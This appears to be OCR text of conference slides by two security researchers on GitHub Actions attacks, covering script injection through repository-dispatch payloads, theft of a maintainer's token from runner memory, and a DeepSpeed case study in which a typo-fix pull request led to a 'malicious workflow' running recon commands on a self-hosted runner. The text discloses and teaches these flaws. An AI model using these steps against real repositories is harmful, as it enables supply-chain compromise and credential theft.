      with:
        github-token: ${{secrets.PRAPPROVAL_SECRET}}
```

Pipeline Privilege Escalation

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

```
repository_dispatch:
types: [merge-pr]
```

Use payload to dump runner's memory and steal the PRAPPROVAL_SECRET, which is a PAT belonging to a GitHub employee.

Use token to approve and merge attacker fork pull requests into main.

The repository had another workflow with a valuable secret that ran on a GitHub-hosted runner but used the repository dispatch trigger. If we have a GITHUB_TOKEN with contents: write, then we can trigger it.

Pipeline Privilege Escalation

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the PRAPPROVAL_SECRET, which is a PAT belonging to a GitHub employee.

Use token to attacker fork main.

Workflow used input from dispatch in a run step by context expression... Since we control the payload, this allows script injection.

```
git checkout ${{ github.event.client_payload.ReleaseBranchName }}-docs
git merge --no-edit --strategy-option=ours main
git push origin ${{ github.event.client_payload.ReleaseBranchName }}-docs
```

Pipeline Privilege Escalation

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload


Use payload to dump runner's memory and steal the PRAPPROVAL_SECRET, which is a PAT belonging to a GitHub employee.

Use token to approve and merge attacker fork pull requests into main.

It's possible to dump the runner's memory and steal the secret - which is a PAT belonging to a GitHub employee.

```yaml
- name: Approve pull request by GitHub-Actions bot
  uses: actions/github-script@v7
  with:
    github-token: ${{secrets.PRAPPROVAL_SECRET}}
```

Impact - Supply Chain Compromise




Modify code in main

Rapid release cadence

Hack Everyone

Adnan Khan - X: @adnanthekhan Website: adnanthekhan.com
John Stawinski - Email: jstan327@gmail.com Website: johnstawinski.com

Attack Path Summary



Case Study 2

These attack are **easy.**

Breaching

Microsoft's

Perimeter

DeepSpeed

Case Study 2

Social Engineering

Web Application Vulnerability

Fix a Typo

Breaching

Microsoft's

Perimeter


DeepSpeed

A Trend in AI/ML...

Many public GitHub repositories that use self-hosted runners for compute requirements

Engineers working on AI projects have high pressure to move very fast

Result: **Developers take shortcuts at the expense of security**



DeepSpeed

→Open-source deep-learning optimization library

→33,000 stars on GitHub

DeepSpeed / .github / workflows / amd-mi200.yml

loadams and root Add required paths to trigger AMD tests on PRs (#5406)

Code Blame 86 lines (74 loc) · 2.96 KB ·

```yaml
name: amd-mi200

on:
  workflow_dispatch:
  pull_request:
    paths:
      - '.github/workflows/amd-mi200.yml'
      - 'requirements/**'
  schedule:
    - cron: "0 0 * * *"

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

permissions:
  contents: read
  issues: write

jobs:
  amd-tests:
    # The type of runner that the job will run on
    runs-on: [self-hosted, amd, mi200]
```

DeepSpeed / .github / workflows / amd-mi200.yml

loadams and root Add required paths to trigger AMD tests on PRs (#5406)

Code Blame 86 lines (74 loc) · 2.96 KB ·

```yaml
name: amd-mi200

on:
  workflow_dispatch:
  pull_request:
    paths:
      - '.github/workflows/amd-mi200.yml'
      - 'requirements/**'
  schedule:
    - cron: "0 0 * * *"

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

permissions:
  contents: read
  issues: write

jobs:
  amd-tests:
    # The type of runner that the job will run on
    runs-on: [self-hosted, amd, mi200]
```


```
runs-on: [self-hosted, amd, mi200]
```

DeepSpeed / .github / workflows / **amd-mi200.yml**

loadams and **root** Add required paths to trigger AMD tests on PRs (#5406)

Code | Blame | 86 lines (74 loc) · 2.96 KB ·

```yaml
name: amd-mi200

on:
  workflow_dispatch:
  pull_request:
    paths:
      - '.github/workflows/amd-mi200.yml'
      - 'requirements/**'
  schedule:
    - cron: "0 0 * * *"

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

permissions:
  contents: read
  issues: write

jobs:
  amd-tests:
    # The type of runner that the job will run on
    runs-on: [self-hosted, amd, mi200]
```



fix typo in SECURITY.md #4019

Edit | Code

Merged | mrwyattii merged 2 commits into microsoft:master from jstan327:security.md-typo | 2 days ago

1. Submitted a PR to fix this typo in SECURITY.md

Conversation 0 | Commits 2 | Checks 16 | Files changed 1 | +1 −1

Changes from 1 commit | File filter | Conversations | Jump to

2. Reviewer approved and merged the PR

Review in codespace | Review changes

fix typo in SECURITY.md

Prev | Next

jstan327 committed 3 days ago Verified

commit 1ed01c93061c9ff2fb9a10de4b8732af0200811f


2 SECURITY.md

```
@@ -12,7 +12,7 @@ If you believe you have found a security vulnerability in any Microsoft-owned re
12 12
13 13  Instead, please report them to the Microsoft Security Response Center (MSRC) at [https://msrc.microsoft.com/create-report](https://msrc.microsoft.com/create-report).
14 14
15    - If you prefer to submit without logging in, send email to [secure@microsoft.com](mailto:secure@microsoft.com).  If possible, encrypt your message with our PGP key; please download it from the the Microsoft Security Response Center PGP Key page](https://www.microsoft.com/en-us/msrc/pgp-key-msrc).
   15 + If you prefer to submit without logging in, send email to [secure@microsoft.com](mailto:secure@microsoft.com).  If possible, encrypt your message with our PGP key; please download it from the [Microsoft Security Response Center PGP Key page](https://www.microsoft.com/en-us/msrc/pgp-key-msrc).
16 16
17 17  You should receive a response within 24 hours. If for some reason you do not, please follow up via email to ensure we received your original message. Additional information can be found at [microsoft.com/msrc](https://www.microsoft.com/msrc).
18 18
```

Creating our Malicious Workflow

```
name: nv-h100

on:

 pull_request

jobs:

 unit-tests:

   runs-on: [self-hosted, nvidia, h100]

   steps:

     - uses: actions/checkout@v3

     - name: unit-tests

       continue-on-error: true

       run: |

         whoami

         pwd

         ls
```


1. Create Deepspeed Fork
2. Add malicious workflow
3. Submit PR



Creating our Malicious Workflow

```
runs-on: [self-hosted, nvidia, h100]
```

```
run: |
  whoami
  pwd
  ls
```




Hello REDMOND

```
drwx------  9 REDMOND.l[redacted] REDMOND.domain users 4096 Jul 25 18:59 .
drwxr-xr-x 15 root       root                       4096 Jun 19 09:18 ..
drwxr-xr-x  8 REDMOND.l[redacted] REDMOND.domain users 4096 Jul 17 07:18 actions-runner
-rw-------  1 REDMOND.l[redacted] REDMOND.domain users 4504 Jul 15 05:12 .bash_history
-rw-------  1 REDMOND.l[redacted] REDMOND.domain users  220 Jun 19 09:18 .bash_logout
-rw-------  1 REDMOND.l[redacted] REDMOND.domain users 3771 Jun 19 09:18 .bashrc
drwx------  4 REDMOND.l[redacted] REDMOND.domain users 4096 Jun 19 16:10 .cache
drwx------  4 REDMOND.l[redacted] REDMOND.domain users 4096 Jun 20 14:13 .emacs.d
drwx------  5 REDMOND.l[redacted] REDMOND.domain users 4096 Jun 19 16:02 .local
drwx------  3 REDMOND.l[redacted] REDMOND.domain users 4096 Jun 19 16:10 .nv
-rw-------  1 REDMOND.l[redacted] REDMOND.domain users  807 Jun 19 09:18 .profile
-rw-------  1 REDMOND.l[redacted] REDMOND.domain users    7 Jun 20 10:06 .python_history
-rw-r--r--  1 REDMOND.l[redacted] REDMOND.domain users  667 Jun 20 14:14 runner.sh
drwx------  3 REDMOND.l[redacted] REDMOND.domain users 4096 Jun 20 14:13 snap
drw-------  2 REDMOND.l[redacted] REDMOND.domain users 4096 Jul 25 18:59 .ssh
-rw-r--r--  1 REDMOND.l[redacted] REDMOND.domain users    0 Jun 19 10:33 .sudo_as_admin_successful
```

Opens the door to Active Directory lateral movement and privilege escalation – Red Teaming 101

Case Study 2 - Microsoft Deepspeed



These attack are **easy.**

Gato-X DEMO

Available at: https://github.com/adnanekhan/Gato-X


None have Seen
what you are
about to see...

Case Study 3

These attacks could shape the course of the world

Case Study 3

INSIDE



who leads the 1Source team. “Having a single source control system is absolutely essential to enable developers to share, learn, and collaborate across the entire organization.”

> “
>
> By moving our code base to GitHub, we've broken down barriers.

Now, Intel’s 1Source initiative is home to the company’s GitHub deployment, hosting four GitHub organizations that are maintained by the 1Source team, each with a unique source

Look No Typo

ai-containers / .github / workflows / test-runner-ci.yaml

Code | Blame | 153 lines (152 loc) · 5.75 KB ·

```
11  # WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either e
12  # See the License for the specific language governing pe
13  # limitations under the License.
14
15  name: Test Runner CI
16  on:
17    merge_group: null
18    pull_request_target:
19      types: [opened, edited, reopened, synchronize]
20      branches: [main]
21      paths:
22      - 'test-runner/**'
23  permissions: read-all
24  concurrency:
